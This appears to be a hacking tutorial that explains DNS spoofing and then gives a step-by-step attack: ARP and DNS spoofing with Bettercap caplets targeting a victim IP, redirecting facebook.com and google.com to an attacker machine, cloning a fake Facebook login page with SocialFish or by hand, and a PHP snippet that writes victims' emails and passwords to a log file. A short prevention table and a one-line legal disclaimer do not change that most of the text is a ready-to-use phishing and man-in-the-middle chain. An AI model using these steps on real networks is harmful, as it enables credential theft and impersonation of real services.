

What is DNS Spoofing? (Explained in Detail)

DNS Spoofing (or DNS Cache Poisoning) is a cyber attack where an attacker **redirects** a victim's DNS request to a **fake website** — even if the victim typed the correct domain name (like facebook.com).

Understanding DNS First

DNS (Domain Name System) translates:
facebook.com → 157.240.1.35

Just like a phonebook translates:

"Pizza Hut" → 999-123456

When you type facebook.com, your system asks a DNS server:

“What is the IP address of facebook.com?”


The DNS server replies with the IP. Your browser then connects to it.

In DNS Spoofing

The **attacker intercepts or poisons** this DNS reply.

So instead of the real IP, the victim gets:

facebook.com → 192.168.1.100 (attacker's IP)



Now, the victim's browser connects to a **fake site** made by the attacker — usually a **phishing page** that looks like Facebook, Gmail, etc.

How DNS Spoofing Works (Step by Step)

Scenario:

- Victim: 192.168.1.5
- DNS request: google.com
- Attacker's fake IP: 192.168.1.100

Attack Process:

1.  **Attacker runs ARP spoofing** to become the victim's gateway.
2.  Victim sends a DNS query (e.g., google.com)
3.  Attacker intercepts it and sends a **fake DNS reply** with:

google.com → 192.168.1.100

4.  Victim's browser is redirected to attacker's fake website.

Tools for DNS Spoofing in Kali Linux

Tool	Purpose
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bettercap	Full MITM + DNS spoof module
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dnsspoof	Basic DNS spoofing tool
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mitmf	Advanced MITM & DNS spoofing
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ettercap	Plugin-based spoofing
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Example using Bettercap

1. Enable IP forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. Create a DNS spoofing file spoof.hosts:

```
facebook.com 192.168.1.100
```

```
google.com 192.168.1.100
```

3. Create a dns_spoof.caplet:

```
set dns.spoof.domains facebook.com,google.com
```

```
set dns.spoof.address 192.168.1.100
```

```
dns.spoof on
```

```
set arp.spoof.targets 192.168.1.5
```

```
arp.spoof on
```

4. Run Bettercap:

```
sudo bettercap -caplet dns_spoof.caplet
```

Now any DNS request to facebook.com or google.com from 192.168.1.5 will be redirected to 192.168.1.100.

How to Prevent DNS Spoofing

Technique	Description
 DNSSEC	DNS Security Extensions (cryptographic)
 Use HTTPS	Even if DNS is spoofed, browser warns user
 Static DNS	Manually configure trusted DNS servers
 DNS over HTTPS (DoH)	Encrypts DNS traffic from being sniffed
 Monitor with IDS/IPS	Detect spoofed ARP or DNS responses

SETUP PHISHING SITE (e.g., fake Facebook)

A. Clone Fake Site

```
git clone https://github.com/xHak9x/SocialFish.git
```

```
cd SocialFish
```

```
./SocialFish.sh
```

Or manually create a basic HTML form pretending to be Facebook:

```
mkdir /var/www/html/facebook
```

```
cd /var/www/html/facebook
```

```
nano index.html
```

Paste a fake login form. Then:

```
service apache2 start
```

2 ENABLE IP FORWARDING

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

3 CREATE SPOOF FILE

A. spoof.hosts

```
nano spoof.hosts
```

Add:

```
facebook.com 192.168.1.100
```

```
www.facebook.com 192.168.1.100
```

(Replace 192.168.1.100 with attacker's IP)

4 CREATE CAPLET FILE

B. dns_spoof.caplet

```
nano dns_spoof.caplet
```

Paste:

```
set arp.spoof.internal true
```

```
set arp.spoof.targets 192.168.1.5
```

```
arp.spoof on
```

```
set dns.spoof.domains facebook.com,www.facebook.com
```

```
set dns.spoof.address 192.168.1.100
```

```
dns.spoof on
```

5 RUN BETTERCAP

```
sudo bettercap -caplet dns_spoof.caplet
```

6 ON VICTIM BROWSER

- Type: facebook.com
- It should redirect to your **fake phishing page** on attacker machine.

LOG CREDENTIALS (Optional)

You can use a basic PHP script to catch form input:

```
<!-- /var/www/html/facebook/login.php -->
<?php
file_put_contents("log.txt", $_POST['email'] . " | " . $_POST['pass'] . "\n",
FILE_APPEND);
?>
```

LEGAL NOTE

 **Only use this in your test lab with permission.**
Unauthorized spoofing is illegal and unethical.